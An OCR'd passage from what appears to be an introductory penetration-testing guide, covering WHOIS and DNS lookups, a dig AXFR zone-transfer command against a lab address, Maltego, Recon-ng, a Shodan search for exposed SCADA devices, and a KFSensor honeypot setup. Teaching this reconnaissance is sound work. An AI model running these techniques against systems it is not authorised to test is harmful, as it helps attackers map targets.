
As you can see, we have gathered various information. You can also test with other formats and compare the results obtained.

USING WHOIS


While collecting information, we should be able to identify an IP address or URL string belongs to what Internet provider (the connectivity service provider) as well as the domain name holder. WHOIS is a network protocol aimed at performing this task.

WHOIS can be consulted from the command line but also from Web applications that allow to enrich the search. Now let's examine both options:

- **Command-line query:** just type the "whois" command followed by the website name or IP address.



- Query via web application. For this example, we will use the site "whois.net" (https://www.whois.net/). You just need to enter the name of the site we are interested in and press "enter".



In the following screenshot, we can see the results of our search.

Luckily for us, this information is freely accessible and can be consulted without any problems.

Using DNS

We have already mentioned in the previous chapter the definition of DNS. Now we can use it to gather more information about our target.

A DNS query is the simplest operation we can perform in this case. We should run the command "**nslookup** ", which we can use to ask

the DNS to show us the association between hostname and IP address.

Another command we can execute on Linux systems is **DIG** .

This command allows us to gather different information and interrogating DIG is a very simple task.

dig www.sitoweb.it


Now, let's try to understand what DNS zone transfer is and how it works.

To run a simulation and understand how it works, you can try installing a DNS server on a Windows Server machine.

On the Microsoft website, you can find all the details you need (https://technet.microsoft.com/it-it/library/cc725925(v=ws.11).aspx). The steps to be performed on a Windows Server 2012 system are as follows:

1. Aprire Server Manager. A tale scopo, fare clic sul pulsante **Start** e quindi scegliere **Server Manager**.
2. Nel riquadro risultati, in **Riepilogo ruoli**, fare clic su **Aggiungi ruoli**.
3. Nell'Aggiunta guidata ruoli, se viene visualizzata la pagina **Prima di iniziare**, fare clic su **Avanti**.
4. Nell'elenco **Ruoli** selezionare **Server DNS** e quindi fare clic su **Avanti**.
5. Leggere le informazioni contenute nella pagina **Server DNS** e quindi fare clic su **Avanti**.
6. Nella pagina **Conferma opzioni di installazione** verificare che il ruolo Server DNS verrà installato e quindi fare clic su **Installa**.

Once we configured DNS, try to insert random records as shown on the screenshot here below:



The "zone transfer" activity consists of listing each record on the DNS server to which the request is sent.


In other words, with a specific command, we can ask the DNS to provide us with all its records. Needless to say, we will then collect a substantial amount of data that can be very useful to perform our task.

Each of these records and the IP address obtained will allow us to have a sort of map of the target network, which we will use in the next steps.


We will rely on DIG to attempt zone transfer and this is the command we should launch:

dig @ IP_Address_DNS domain AXFR
example: dig @192.168.2.10 company.local AXFR


If the command is successfully executed, you will see this result:



However, the zone transfer might not be enabled, and we will see the following result:



If the zone transfer is allowed, you will see this result after launching the command we have just presented:



However, it is always useful to try this path.

Maltego and Recon-ng

These are the tools that can automate our information gathering:

- **Maltego.**
- **Recon-ng.**

They are very useful to us but not that easy to use. Once you have become familiar with these tools, you will not be able to complete this task without them.


Here below, you can see a screenshot of Maltego:

We have to define objects, like the one called "Udemy.com". Starting from these, we then can carry out the operations we need (name resolution, identification of the block of IP addresses, zone transfer, etc).

Shodan


Let's end this chapter with the presentation of **SHODAN** , which is a powerful search engine that allows us to find vulnerabilities and configuration errors on devices that are exposed on the Internet.

You can access this tool at the following link: https://www.shodan.io/.



We can run queries of any kind and for this reason I invite you to read the official documentation.

For example, we can search for all **SCADA** -type devices that have a Web server exposed on port 80 (HTTP) .



Conclusion

This is the end of the chapter concerning the first phase of the penetration test process.

I invite you to take all the time you need to personally test each of these tools. This first phase is fundamental for the success of the following ones.

Network Scanning

The information gathering phase is over and it allowed us to collect, among other things, a list of IP addresses.

Now it's time to scan each of these IP addresses. What exactly do I mean with “scanning”? Each of these IP addresses will expose a certain service/port to the outside world.

We need to scan them to identify the port corresponding to a certain active service.

For example, a Web server will most likely have port 80 or 443 listening, so as to accept requests based on the **HTTP, HTTPS** protocol.

There are several scanning techniques we can choose. Some of them are silent, others not that much. In this chapter, we will analyze some of them.


KFSENSOR

To see the network scanning techniques in action, we need to expose services on a specific machine, or we can use a very useful tool that make these steps easier. It's called KFSensor and it's a "**honeypot** ".


Honeypots are deliberately vulnerable machines, which are sometimes used to confuse a potential attacker. We usually use them to push our opponent towards this trap so that we can study and analyze their behavior.

KFSensor is a honeypot for Windows operating systems. For this reason, you will need to install the software on a Windows 7 or 10 virtual machine.

You can download its 30-days free trial version from the official website: http://www.keyfocus.net/kfsensor/.



Once installed KFSensor, you can proceed with a configuration of the services we need. These services will then be then simulated by the software as if they were real.

